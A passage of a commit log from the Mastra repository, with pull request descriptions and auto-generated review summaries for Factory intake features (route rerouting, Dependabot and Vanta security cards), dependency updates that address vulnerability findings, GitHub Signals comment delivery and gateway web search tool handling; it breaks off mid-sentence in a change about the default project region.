## Summary Intake routes only place a card when it's first created. Adding or editing a route (for example creating a Security board and routing `security`-labeled items to it) left existing matching cards on their old board. Saving an intake route now previews which **untouched** cards (still in their board's first phase, with no sessions started) would be routed elsewhere under the new rules. The route editor shows a warning with the count and a **Move** action that relocates those cards to the start of their destination board. - `GET /web/factory/projects/:id/intake-routes/reroute` previews the moves - `POST /web/factory/projects/:id/intake-routes/reroute` applies them ## Test plan - [x] `vitest run src/routes/intake-routes.test.ts src/routes/contracts.test.ts` - [x] `tsc --noEmit` for `mastracode/factory` and `mastracode/factory-ui` - [x] Locally, adding a `Labels has security → Security` route offered to move 447 untouched cards, and Move relocated them <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** When a team changes where new work should go, cards that have not started yet can be moved to the right board. The app first shows how many cards would move. An admin can then move them with one click. ## Summary This change adds a preview and apply flow for intake-route changes. After a route save succeeds, the settings UI requests a preview of untouched cards that the new routes would place on another board. If the preview reports moves, the UI shows a persistent warning with per-board counts and a **Move** action. Selecting **Move** applies the reroute. The apply result reports moved cards and skipped cards. The change also adds `mastra api` CLI commands for the same preview and apply routes. ## Behavior - A card is untouched when all of these are true: - It has exactly one stage. - That stage is the first phase (`initialPhase`) of its current board. - It has no sessions. - A card is planned for a move only when: - It is untouched. - The current routes resolve it to a different board. - A planned card moves to the first phase (`initialPhase`) of its destination board. - Apply processes moves one at a time with `moveCardToBoard`. It returns `moved` and `skipped` counts. A card is skipped when it changed after the preview. - Apply requires an organization admin. A member receives 403. - Apply writes a `rerouted` audit event (`intake_route` action). The event records the result and the summarized moves. - Stale previews do not show a warning. A preview failure shows no warning. A newer preview replaces an older result. A preview with zero moves dismisses an existing warning. - After a successful apply, the Move toast reports moved and skipped counts. The UI then invalidates queries. Apply failures show the route-save error message. ## Changes by area - **Backend planning and apply** (`mastracode/factory/src/boards/reroute.ts`, new file): - `planReroute` builds the move list. - `summarizeReroute` groups moves by source and destination board. - `applyReroute` executes the moves and returns `moved` and `skipped`. - **Routes** (`mastracode/factory/src/routes/intake-routes.ts`): - `IntakeRouteRoutesDeps` adds `workItems: Pick<WorkItemsStorage, 'listShared' | 'update' | 'supersedeDecisionsForWorkItem'>`. - A `GET` preview endpoint returns a total and a per-board move list. - A `POST` apply endpoint requires an organization admin. It emits the audit event. - **Contracts** (`mastracode/factory/src/routes/contracts.ts`): Adds response schemas and two contracts at `/web/factory/projects/:id/intake-routes/reroute`, one for `GET` and one for `POST`. - **Audit** (`mastracode/factory/src/storage/domains/audit/actions.ts`): Adds `rerouted` to `AUDIT_ACTIONS.intake_route`. - **Wiring** (`mastracode/factory/src/routes/surface.ts`): Passes `deps.domains.workItems` to `IntakeRouteRoutes`. - **Client API** (`mastracode/factory-ui/src/hooks/useIntakeRoutes.ts`): Adds the `RerouteMove` type and the `previewReroute` and `applyReroute` functions. - **Settings UI** (`mastracode/factory-ui/src/ui/domains/settings/components/IntakeRoutesSection.tsx`): - After a successful route save, the UI runs a preview. - The UI shows the warning and the **Move** action as described above. - **CLI** (`packages/cli/src/commands/api/index.ts`; `packages/cli/src/commands/api/descriptors.test.ts`): - Adds `intake-route reroute-preview` and `intake-route reroute`. - The apply command has a 120,000 ms default timeout for large boards. - The descriptor test expects the two new route descriptors. - **Changesets**: - `.changeset/thick-spies-wonder.md` declares a minor release for `@mastra/factory`. - `.changeset/brave-routes-reroute.md` declares a patch release for `mastra` and documents the two CLI commands. - **Tests** (`mastracode/factory/src/routes/intake-routes.test.ts`): Registers `domains.workItems` with `IntakeRouteRoutes`. The new reroute test checks these cases: - The preview starts empty. - The preview reports one move from `work` to `docs` for a matching card. - A member receives 403. - An admin reroute moves only the untouched matching card in the `intake` phase to the first phase of the destination board. - Other cards remain unchanged. - The preview is empty after the reroute. - The audit event records one move and zero skipped cards. ## Validation Not available. This review did not run the tests, type checks, or CI on the current head. The PR description reports that `vitest run src/routes/intake-routes.test.ts src/routes/contracts.test.ts` and `tsc --noEmit` passed. Those results are author-reported and not completed checks on the current head. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Abhi Aiyer
|
71684b24b9 |
feat(factory): add Dependabot alerts as an intake source (#30254)
> Stacked on #30253 (card descriptions). Review that first. This PR's diff is only the Dependabot work. ## Summary Dependabot alerts never reached Factory boards. The GitHub Platform worker now syncs open Dependabot alerts every 15 minutes through the Platform proxy (`/v1/server/github/repos/:owner/:repo/dependabot/alerts`), for **repositories explicitly opted in** under the `dependabot` intake setting. Repositories that aren't opted in are never polled. - One card per alert (`github:dependabot:<owner>/<repo>#<number>`), labeled `security` so intake routes can send it to a Security board - The card description has the advisory summary, severity, package, CVE/GHSA and first patched version - Cards close automatically when the alert is fixed or dismissed ## Test plan - [x] `vitest run src/integrations/dependabot src/integrations/platform/github`: open alert → card, unopted repo skipped, locked repo errors isolated - [x] `tsc --noEmit` in `mastracode/factory` - [x] Locally, 25 open alerts from `mastra-ai/mastra` landed in Security → Backlog with descriptions <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Factory can now watch a code project's security warnings and turn each open warning into a task card. When a warning is fixed or dismissed, its card closes. This helps teams see security problems on their work board. ## Overview This change adds GitHub Dependabot alerts as an intake source for Factory boards. The change covers 18 files, with 951 lines added and 107 removed. ## Behavior - A repository must opt in through the `dependabot` intake setting. Repositories that do not opt in are not queried. - A sync task runs every 15 minutes. Alert requests go through the Platform proxy. Each request asks for up to 100 results. - Open alerts map to the `open` state. Closed alerts map to `fixed,dismissed,auto_dismissed`. - Each open alert creates one card with the `security` label. The card description leads with the advisory summary. It also includes available facts such as severity, package, CVE or GHSA identifier, and first patched version. Descriptions are truncated to 8,000 characters. - The `alertObserved` rule creates a linked work item only when no matching item exists. When a matching item exists, observing an open alert reopens it. - The `alertClosed` rule acts only on a matching Dependabot card that is not in a terminal state, and only when the alert state is closed: - `fixed` moves the card to the completed phase. - `dismissed` and `auto_dismissed` move the card to the canceled phase. - If one repository fails to read, the sync records the repository and error. It continues with the other repositories. - If ingest fails for one linked project, the sync records the failure. It still ingests the same alerts for the other linked projects of that repository. - A rule that throws produces a rejected outcome with code `rule_error`. The error message is capped at 2,000 characters. - Commits use the alert identity and card revision. A stale commit reloads card data and retries up to three times, then throws. - The sweep runs when enabled and due. It logs counts and duration. It logs a warning when reported failures are nonzero. It logs an error when the callback throws. ## Changes by area **Dependabot integration (`mastracode/factory/src/integrations/dependabot/`)** - `sync.ts`: Adds `createDependabotSync`, alert-to-ingress conversion, description truncation, and `DEFAULT_DEPENDABOT_SYNC_INTERVAL_MS`. - `rules.ts`: Adds `DependabotRules`, `attachDependabotRules`, `dependabotLabels`, and `boardEventFor`. Attachment returns no handler when no runtime is available. - `default-rules.ts`: Adds `defaultDependabotRules`, `isClosedDependabotState`, and `DependabotEventRules`. - `sync.test.ts`: Adds tests for card creation with security labels, skipping opted-out repositories, handling unreadable repositories, isolating ingest failures per project, and reopening items for open alerts. **GitHub platform (`mastracode/factory/src/integrations/platform/github/`)** - `integration.ts`: Adds a `dependabot` intake source and `additionalIntakes`. Adds `listDependabotAlerts`. Sync runs only when issue reconciliation is enabled and Dependabot rules attach. The token and stale-installation logic is reorganized. The change keeps existing checks and outcomes. - `event-worker.ts`: Adds the optional `syncDependabotAlerts` callback and `dependabotSyncIntervalMs` setting. **Rules and types (`mastracode/factory/src/rules/`, `work-item-branch.ts`, storage)** - `types.ts`: Adds the `github-dependabot-alert` work-item source and the `dependabotAlert` rule source. Adds `FACTORY_DEPENDABOT_EVENTS` (`alertObserved`, `alertClosed`) and `FactoryDependabotRuleContext`. - `index.ts`: Re-exports the new Dependabot constant and types. - `validation.ts`, `storage/domains/work-items/base.ts`, `work-item-branch.ts`: Accept the new source. `work-item-branch.ts` maps `dependabot-alert` to `github-dependabot-alert`. **Intake routing** - `integrations/base.ts`: Adds optional `additionalIntakes` to `FactoryIntegration`. Each entry has an ID and an intake limited to `listSources` and `listItems`. - `routes/surface.ts`: Includes the primary intake and all `additionalIntakes` entries. Previously it included only the primary intake. - `routes/intake.test.ts`: Adds a test. A `dependabot` selection returns HTTP 400 when GitHub is not registered. It is saved under `dependabot` when GitHub is registered with its additional intakes. **Settings UI (`mastracode/factory-ui/`)** - `GithubIntakeSection.tsx`: Shows Dependabot controls when GitHub is connected and Dependabot configuration exists. The controls toggle alert sync and select repositories. They include loading, error, retry, and saving states. - `github.msw.test.tsx`: Adds tests. Enabling sync saves `{ enabled: true, sourceIds: null }`. Selecting a repository saves its ID. The controls are hidden when the server does not register the feature. **Changesets** - `.changeset/sunny-walls-push.md`: Declares a minor release for `@mastra/factory`. It documents Dependabot intake and its configuration. - `.changeset/jolly-geckos-change.md`: Declares a minor release for `@mastra/factory`. It documents that intake rules can set card descriptions. ## Verification - The author reports these checks. They were not rerun for this summary: - `vitest run src/integrations/dependabot src/integrations/platform/github` - `tsc --noEmit` in `mastracode/factory` - A local run that showed 25 open alerts from `mastra-ai/mastra` in Security → Backlog with descriptions. - CI status: not available. ## Dependencies - This pull request is stacked on a pull request that adds card descriptions. Review that pull request first. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
9abbec671c |
fix(core): keep a parked run's snapshot when its thread lease lapses (#27734)
Co-authored-by: wardpeet <ward@coding-tech.com> |
||
 shreyas-mastra |
9b456bbd04 |
chore(deps): template updates for the MongoDB Bedrock pins and @hono/node-server 2.1.6 (#30218)
Refs SEC-246 Refs SEC-260 ## What The MongoDB Bedrock template was holding a few Vanta findings in place with stale pins. This updates the template to current published @mastra packages and drops those pins. | Finding | Where | Change | |---|---|---| | Aikido High AIKIDO-2026-10981 / 10990 on `@ai-sdk/provider-utils` 3.0.28 | template override + `@ai-sdk/amazon-bedrock` 3.0.105 / `ai` 5.0.210 | Removed the `@mastra/core` override that pinned 3.0.28. Bumped `@ai-sdk/amazon-bedrock` 3.0.105 → 3.0.146 and `ai` to ^5.0.289. Lockfile now has provider-utils 3.0.46. | | Aikido Low AIKIDO-2026-526145 on `@ai-sdk/provider-utils` 5.0.1 | same override | Override removed. `@mastra/core` 1.82.0 already depends on 5.0.72. | | Aikido Medium/Low on `ai` 5.0.210 | direct dep | `ai` ^5.0.0 (locked 5.0.210) → ^5.0.289 | Also bumped `@mastra/core` ^1.50.1 → ^1.82.0, plus the matching editor, loggers, memory, mongodb, observability, rag and `mastra` CLI versions. The existing amazon-bedrock patch (tool-use `input` optional) was refreshed for 3.0.146. No new overrides. The remaining template overrides (compression, image-size, `@hono/node-server`, chat, glob, minimatch) are unchanged. ## Also in this PR `@hono/node-server` 2.1.5 → 2.1.6 in `templates/template-security-incident-triage` and `templates/template-kyc-customer-onboarding` (direct dependency, GHSA-jpvv-r467-5p4w). These templates have no checked-in lockfile. No override changes. ## Verification In `templates/template-mongodb-bedrock-agent`: - `npm install` - `patch-package` applies the refreshed 3.0.146 patch - `tsc --noEmit` passes - `vitest run`: 8 passed, 6 skipped ## Not fixed - provider-utils 3.x Highs (AIKIDO-2026-10981 / 10990): there is no 3.x patch. Aikido still reports 3.0.46 as vulnerable. A real fix needs `@ai-sdk/amazon-bedrock` 4.x and `ai` 6.x (majors). - `ai` 5.x Mediums AIKIDO-2026-11000 / 10269: fixed only in `ai` 6.0.170 / 6.0.84. - nanoid 3.3.20 and yargs 17.7.3 in this template: latest in their lines; a fix would be a major. - Other repo-wide items (zod 3.25.76, provider-utils 2.2.8 / ai 4.3.19, undici 6.29.1 via `@qdrant/js-client-rest`, extract-zip, deepmerge, picomatch 4.0.7, etc.) are unchanged and listed in the Vanta report. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The MongoDB Bedrock template gets newer library versions. It also drops old version pins that are no longer needed. ## Summary This PR updates the dependencies of the `templates/template-mongodb-bedrock-agent` template. It removes the `@mastra/core` provider-utils overrides and refreshes the Amazon Bedrock patch. The changeset also records an `@hono/node-server` bump in two other templates. ## Changes - `templates/template-mongodb-bedrock-agent/package.json` (+10/-15): - `@ai-sdk/amazon-bedrock`: `3.0.105` → `3.0.146`. - `ai`: `^5.0.0` → `^5.0.289`. - `@mastra/core`: `^1.50.1` → `^1.82.0`. - Other Mastra packages move to newer ranges: `@mastra/editor`, `@mastra/loggers`, `@mastra/memory`, `@mastra/mongodb`, `@mastra/observability`, `@mastra/rag`. - devDependency `mastra`: `^1.15.0` → `^1.38.0`. - Removes the `@mastra/core` `overrides` block. It pinned `@ai-sdk/provider-utils-v5` to `3.0.28`, `-v6` to `4.0.33`, and `-v7` to `5.0.1`. - The `compression`, `image-size`, and `@modelcontextprotocol/sdk` overrides are unchanged. - `templates/template-mongodb-bedrock-agent/patches/@ai-sdk+amazon-bedrock+3.0.146.patch` (+8/-8): Refreshed for version 3.0.146. `BedrockToolUseSchema` in the CommonJS and ESM builds now accepts tool-use objects without an `input` field. When `input` is present, it remains an unknown value. - `.changeset/vanta-2026-11-12-bedrock-template.md` (+6/-0): Adds a changeset with empty frontmatter, so it declares no package bump. The body describes the template dependency updates and the `@hono/node-server` bump from `2.1.5` to `2.1.6` in the security-incident-triage and kyc-customer-onboarding templates. It states that no published package changes are included. - `templates/template-kyc-customer-onboarding/package.json` and `templates/template-security-incident-triage/package.json` (+1/-1 each): `@hono/node-server` `2.1.5` → `2.1.6`. ## Public API No exported or public declarations change. ## Verification The PR description reports these results. They are not re-run here: - `npm install` completed. - `patch-package` applied the refreshed patch. - `tsc --noEmit` passed. - `vitest run` reported 8 passing and 6 skipped tests. ## Known gaps The PR description says these findings remain open: provider-utils 3.x high-severity findings (AIKIDO-2026-10981 / 10990), `ai` 5.x findings (AIKIDO-2026-11000 / 10269), and the template's `nanoid` and `yargs` findings. Other repository-wide findings are unchanged. <!-- end of auto-generated comment: release notes by coderabbit.ai --> |
||
|
Tyler Barnes
|
be818ecb53 |
fix(github-signals): deliver each review finding instead of only the latest comment (#30246)
## Summary GitHub Signals could miss review findings while polling a pull request: - It only read the newest comment, so a later bot summary or walkthrough edit could hide earlier findings. - Inline review comments were reduced to a count of unresolved threads, so the agent never saw the finding itself. - Comments from allowed bots, such as CodeRabbit, were dropped when CI status was missing or unknown. Now each new comment from an allowed author is delivered on its own, with its author, `file:line` for inline comments, and a short excerpt. Bot summaries and other comment noise are still filtered out. ## How it works - Polling reads issue comments, submitted reviews and inline review-thread comments from the existing local Gitcrawl SQLite snapshot. This adds no GitHub API calls; author permission checks still use the existing five-minute cache. - A separate comment cursor stores the newest timestamp and the IDs of comments at that timestamp. Comments with equal timestamps or later edits do not replay or hide each other, and the cursor is kept across restarts and re-subscribes. - Each poll delivers at most ten individual comments for a pull request, plus one notice with the number of hidden comments and a link. - Comment bodies are sanitized and checked for noise before excerpts are cut. In GraphQL inline comments, bot logins have no `[bot]` suffix, so it is added before authorization. Only authors with type `Bot` are changed. - The first poll of a working subscription keeps the existing summary notification. ## Tests - New SQLite-backed public-poll tests run in working and review modes. They cover summary edits hiding findings, inline findings, unknown CI status, bursts and overflow, restarts, equal timestamps, authorization, noise filtering, long hidden blocks, the first poll and re-subscribing. These tests failed before the fix. - `pnpm --filter @mastra/github-signals test`: 160 passed - TypeScript, lint and build pass. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: GitHub Signals watches pull requests and sends alerts. This change makes it send each new comment from an allowed author as its own alert, so reviewers do not miss findings. ## Summary This pull request changes how `@mastra/github-signals` delivers new pull request comments during polling. Before this change, polling read only the newest comment, and inline review comments were reduced to a count. Polling now delivers each new authorized comment separately. Each notification includes the author, an inline `file:line` location when one exists, and a short excerpt. ### Behavior changes - **Comment sources:** Polling reads issue comments and inline review-thread comments from the local Gitcrawl SQLite snapshot. The snapshot query combines issue comments with review-thread replies. It returns comments oldest-first from the cutoff, up to 25 per query. Without a cutoff, it returns the newest 20. - **Comment cursor:** Each `GithubPRSubscription` stores `lastObservedCommentsAt` and `lastObservedCommentKeys`. The cursor holds the newest comment timestamp and the keys of comments at that timestamp. Comments that share the timestamp are matched by key, so a restart does not replay them. Later edits are handled through the same cursor. - **Sync input:** `GithubSignalsSyncInput` accepts `commentsSince` and `commentsSeenAtSince`. The snapshot query treats `commentsSince` as an inclusive cutoff. - **Delivery limit:** Each poll delivers up to 10 comments per pull request. Additional authorized comments produce one collapsed notice with a count and a link. - **Authorization retry:** If the authorization lookup fails, the comment cursor does not advance. The comments are retried on the next poll. The same retry applies when the GitHub App owner lookup fails. A lookup that returns HTTP 404 or `Not Found` does not trigger a retry. Such lookups resolve to `undefined`. - **Bot handling:** The bot-only activity guard is removed. Bot-only activity no longer suppresses delivery by itself. Bot comments that match the noise filters remain excluded. - **Bot logins:** GraphQL inline-comment logins for authors of type `Bot` receive a `[bot]` suffix before authorization. - **Body size:** The snapshot query truncates comment bodies to 200,000 characters. Excerpts are cut after sanitization and filtering. - **Snapshot fields:** `GithubPullRequestCommentSnapshot` adds `createdAt`, `path`, `line`, and `threadId`. Inline locations and thread IDs are passed to notifications as `reviewThreadId`. - **First poll:** The first poll of a working subscription keeps the existing summary notification. - **Subscription persistence:** The comment cursor is kept when a subscription is re-created. ### Files changed - `.changeset/empty-years-fold.md`: Adds a patch changeset for `@mastra/github-signals`. - `signals/github/src/index.ts`: Adds the comment cursor, comment selection, delivery cap, collapsed notice, retry logic, and snapshot query changes. Changes +278/-43 lines. - `signals/github/src/github-comment-delivery.test.ts`: Adds parameterized tests for `working` and `review` modes. Adds 400 lines. - `signals/github/src/github-gitcrawl-snapshot.test.ts`: Changes one mock match from the table name to the `unresolved_count` alias. - `signals/github/src/github-app-owner.ts`: Adds an optional `onLookupFailure` callback to `GithubAppOwnerResolver.getOwner`. Adds an `isNotFoundError` helper. - `signals/github/src/github-app-owner.test.ts`: Adds tests for a connection-reset error and for a 404 error. - `signals/github/src/github-bot-authorization.test.ts`: Checks the first two arguments of `getOwner` instead of requiring an exact argument count. ### Public declaration changes - `GithubPRSubscription`: adds optional `lastObservedCommentsAt` and `lastObservedCommentKeys`. - `GithubSignalsSyncInput`: adds optional `commentsSince` and `commentsSeenAtSince`. - `GithubPullRequestCommentSnapshot`: adds optional `createdAt`, `path`, `line`, and `threadId`. - `GithubAppOwnerResolver.getOwner`: adds optional parameter `onLookupFailure?: () => void`. ### Verification Not available for this review. No completed test run appears in the supplied evidence. The PR objectives state that `pnpm --filter @mastra/github-signals test` passed with 160 tests, and that TypeScript, lint, and build passed. These results come from the author. They were not reproduced here. The author also reports that the new tests failed before the fix. ### Diff size 7 files changed, 721 lines added, 47 lines removed. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: remy-builder[bot] <324360501+remy-builder[bot]@users.noreply.github.com> |
||
|
Abhi Aiyer
|
ee4aa271ea |
feat(factory): add Vanta vulnerabilities as an intake source (#30255)
> Stacked on #30253 (card descriptions). Review that first. This PR's diff is only the Vanta work. ## Summary Adds Vanta as an intake source through MastraConnect (Platform-managed connections). After an org connects Vanta and enables it in intake settings, Factory polls active vulnerabilities (`GET /v1/vulnerabilities?isDeactivated=false`) every 15 minutes and files **one card per vulnerability**, keyed on the Vanta id. - Cards are labeled `security`, `vanta` and `severity:<level>`, and the description has severity, package, fixability and remediate-by date - Vanta shows up in **Settings → Intake → Sources** with its logo and Connect/Manage controls, and is registered as a Platform Connect provider - Respects intake enablement and project bindings ## Test plan - [x] `vitest run src/integrations/vanta` (new: active vulnerability → described security card, disabled org → nothing, unbound project skipped) - [x] `tsc --noEmit` for `mastracode/factory` and `mastracode/factory-ui` - [x] Locally, 63 open Vanta vulnerabilities landed on the board through a real MastraConnect connection --------- Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
 Roamin |
5266060ccd |
fix(core): make webSearchTool work on Mastra gateway models (#30239)
An agent using `webSearchTool` on a Mastra gateway model failed every
turn. `webSearchTool` resolved to the provider's native tool
(`openai.web_search`, etc.), but the gateway's chat endpoint only runs
its own `openrouter:*` server tools. OpenAI models got a 400 (`unknown
tool type "openai:web_search"`), and Anthropic and Google models
silently lost the tool.
```ts
const agent = new Agent({
id: 'research-agent',
name: 'Research Agent',
instructions: 'Use web search when you need current information.',
model: 'mastra/openai/gpt-6.1-sol',
tools: { search: webSearchTool },
})
// Before: 400 from the gateway on every turn
// After: the gateway runs the search and the agent answers
await agent.generate('What is the weather in London?')
```
Gateway chat models now get `openrouter.web_search` instead. Any other
provider-native tool on a gateway model (for example
`openai.code_interpreter`, or a native web search tool with provider
options) now fails before the request with an error naming the tool.
This is a behaviour change for Anthropic and Google gateway models,
where such tools used to be ignored without an error. The OAuth
Anthropic route is unchanged and keeps its native tool, and direct
`openrouter/...` models are not touched.
Tested with a new aimock scenario across all engines that asserts the
tool type on the wire, plus a manual run against the live gateway with
OpenAI, Anthropic and Google models. Search results come back as plain
text, so there are no tool-call or source chunks in the stream yet.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
## ELI5
Models that run through the Mastra gateway can now use the web search
tool. Other special provider tools on those models now stop the request
with a clear error, so they no longer fail in unclear ways or get
dropped silently.
## Summary
This change updates how `@mastra/core` prepares tools for models routed
through the Mastra gateway.
### Behavior changes
- `webSearchTool` maps to the gateway tool `openrouter.web_search` for
gateway OpenRouter models. The mapping applies only when the tool has no
arguments.
- Native web search tools with arguments throw a `MastraError`. The
error uses a web-search-specific message.
- Other provider-native tools on gateway models throw a `MastraError`
before the request is sent. One example is `openai.code_interpreter`.
The error names the tool ID and the router ID.
- The supported native web search IDs are `openai.web_search`,
`anthropic.web_search_20250305`, `google.google_search`, and
`xai.web_search`.
- The PR description reports that Anthropic and Google gateway models
previously dropped these tools without an error. It also reports that
OpenAI and xAI requests failed with a 400.
- `openrouter.*` tools and non-provider (function) tools pass through
unchanged.
- The OAuth Anthropic route keeps its native tool.
- Direct `openrouter/...` models are not affected.
### Code changes
- `packages/core/src/llm/model/mastra-gateway-provider-tools.ts` (new
logic):
- `isOpenRouterModel(model)` returns true when `model.provider` is
`openrouter` or starts with `openrouter.`.
- `prepareToolsForMastraGateway(options, routerId)` applies the mapping
and validation above. It returns the original options when no provider
tools are present.
- `packages/core/src/llm/model/router.ts`: `doGenerate` and `doStream`
call `prepareToolsForMastraGateway` when the gateway ID is `mastra` and
the model is an OpenRouter model. Other gateway and model combinations
keep the existing options.
-
`packages/core/src/loop/test-utils/aimock/scenarios/gateway-web-search.scenario.test.ts`
(new, 146 lines): tests the OpenAI, Anthropic, and Google routes. The
tests check that:
- `webSearchTool` is sent as `openrouter:web_search`.
- Function tools and explicit `openrouter.web_search` tools remain.
- The OAuth Anthropic route keeps its native search tool.
- Unsupported native tools fail with an error and send no request body.
- A direct `doGenerate` call converts the tool.
- `packages/core/src/loop/test-utils/aimock/README.md`: adds one entry
for the new scenario test.
### Documentation and release
- `docs/src/content/en/docs/agents/tools.mdx`: states that gateway
models use `openrouter.web_search`. It also states that passing another
provider-native tool fails the agent run with a `MastraError`.
- `.changeset/lazy-suns-dream.md`: adds a patch changeset for
`@mastra/core`.
### Scope
- 6 files changed, 234 lines added, 2 lines removed.
### Limitations
- The PR description reports that gateway search results arrive as plain
text. The stream does not include tool-call or source chunks.
- The PR description reports manual runs against the live gateway with
OpenAI, Anthropic, and Google models. CI and test results were not
available for this summary.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
---------
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
|
mastra-platform[bot]
|
9411a9dcd6 |
fix(factory-ui): remove "Move across the factory" hint from sign-in visual (#30256)
> Opened by @DSchau ## Summary Removes the faint "Move across the factory" label (and its leading rule) from the halftone panel on the Factory sign-in page. All it did was point at a cosmetic hover effect (dots under the cursor take on the lane color), so it looked like unexplained clutter. The hover spotlight still works. - `FactoryHalftoneField.tsx`: drop the hint element and update the doc comment - `sign-in-page.css`: drop the now-unused `.factory-visual-hint` rule ## Test plan - `tsc --noEmit -p src/ui/tsconfig.json` in `mastracode/factory-ui` passes - The sign-in page panel still shows the stage labels and the hover spotlight, with no hint in the bottom-right <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The sign-in page had a small text hint, "Move across the factory," with a short line in front of it. The hint described a hover effect that is still there. This change removes the hint and its line, so the page shows less text. ## Summary This pull request removes the "Move across the factory" hint from the Factory sign-in visual panel. The hover spotlight and stage labels remain. ## Changes - `mastracode/factory-ui/src/ui/domains/auth/components/FactoryHalftoneField.tsx` - Updates the doc comment for the `panel` variant. It no longer mentions the hint. - Removes the `<Txt>` element that rendered "Move across the factory". This element used the `factory-visual-hint` class and was positioned at the bottom-right of the panel. - The `<canvas>` element and the stage labels are unchanged. - `mastracode/factory-ui/src/ui/domains/auth/components/sign-in-page.css` - Removes the `.factory-visual-hint::before` rule. This rule drew a 1.375rem horizontal line before the hint. ## Scope - 2 files changed. - 1 line added and 16 lines removed. - No exported or public declarations changed. - Tests and type-check results: not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Ward Peeters
|
9f16f63a66 |
fix(factory): run card phases as the Factory, and let the people following a card approve what it waits on (#30146)
Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Abhi Aiyer
|
724286f3dd |
feat(factory): let intake rules set descriptions on the cards they create (#30253)
## Summary Cards created by rules always started with an empty description, so integrations had nowhere to put upstream details such as an advisory's summary. `upsertLinkedWorkItem` decisions can now carry an optional `description` (up to 8,000 characters). It only seeds a newly created card and never overwrites an existing card's description. The Dependabot and Vanta intake PRs build on this. ## Test plan - [x] `vitest run src/rules/validation.test.ts` (new test: description kept, over-length rejected) - [x] `tsc --noEmit` in `mastracode/factory` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When the factory creates a new work card from an intake rule, the card can now start with a description. Cards that already exist keep their current description. ## Summary This change lets `upsertLinkedWorkItem` decisions carry an optional `description`. The description seeds only newly created cards. Existing cards keep their descriptions. ## Changes - **Type** (`mastracode/factory/src/rules/types.ts`): Adds optional `description?: string` to `FactoryUpsertLinkedWorkItemDecision`. The doc comment states that the value seeds only a card being created. - **Validation** (`mastracode/factory/src/rules/validation.ts`): Adds `MAX_DESCRIPTION_LENGTH = 8000`. Adds `'description'` to the allowed decision keys. When `description` is present, it passes through `boundedString` with the 8,000-character limit. Values over the limit are rejected. - **Dispatcher** (`mastracode/factory/src/rules/dispatcher.ts`): Adds `description` to the work-item upsert input only when the decision value is truthy. Otherwise the field is omitted. - **Tests** (`mastracode/factory/src/rules/validation.test.ts`): Adds 18 lines of tests. Per the raw summary, they cover retaining a description and rejecting values over 8,000 characters with `FactoryRuleValidationError`. The test body was not in the inspected output. - **Changeset** (`.changeset/jolly-geckos-change.md`): Adds a minor release entry for `@mastra/factory`. ## Scope - Diff: 5 files, 37 lines added, 0 lines removed. - No exported declarations other than the new interface property. ## Not verified - The raw summary says the description is trimmed and must be nonempty. The inspected diff does not show `boundedString`, so this summary does not confirm trimming or the nonempty rule. - Test results (`vitest`) and type checks (`tsc --noEmit`) were not run in this review. Results are not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
Abhi Aiyer
|
f9907987ad |
fix(factory): keep labels on GitHub pull request intake cards (#30250)
## Summary Factory stored every GitHub pull request with an empty label list, because the GitHub intake mapped labels for issues but not pull requests. Intake routes that match on labels (for example sending `security`-labeled items to a Security board) therefore never matched pull requests. Pull request intake items now carry their labels. ## Test plan - [x] `tsc --noEmit` in `mastracode/factory` - [x] `vitest run src/integrations/platform/github` - [x] Locally, `security`-labeled PRs in `mastra-ai/platform` landed on the Security board once labels were stored <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Pull requests from GitHub now keep their labels. Rules that send items to a board by label, such as the `security` label, can now match pull requests too. ## Summary This change fixes GitHub pull request intake items in Factory. `listItems` mapped labels for issues but did not map them for pull requests. Pull request items therefore had no labels, and label-based intake routes could not match them. ## Changes - `mastracode/factory/src/integrations/platform/github/integration.ts`: In `listItems`, the pull request intake item now includes `labels: pullRequest.labels`. This line is added at the pull request item mapping, between `status` and `createdAt`. No lines are removed. - `.changeset/vast-masks-stand.md`: Adds a patch changeset for `@mastra/factory`. The changeset says pull request cards no longer lose their labels, so label routes such as `security` now apply to pull requests. ## Scope - 2 files changed, 6 lines added, 0 lines removed (per the pull request diff). - No exported or public declarations changed. ## Verification - The PR author reports that `tsc --noEmit` passed in `mastracode/factory`. - The PR author reports that `vitest run src/integrations/platform/github` ran. - The PR author reports a local check where `security`-labeled PRs in `mastra-ai/platform` landed on the Security board. These results come from the author and were not re-run in this review. - CI results are not available. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
ab1968631a |
fix(create-factory): default project region to US instead of prompting (#30249)
> Opened by @DSchau
## Summary
`create-factory` used to stop during platform setup and ask "Where
should your Factory project run?" (us/eu). Most people can't answer that
during first-time setup, and it blocks agents that run the installer for
you.
This removes the prompt. Projects are created in `us` by default, along
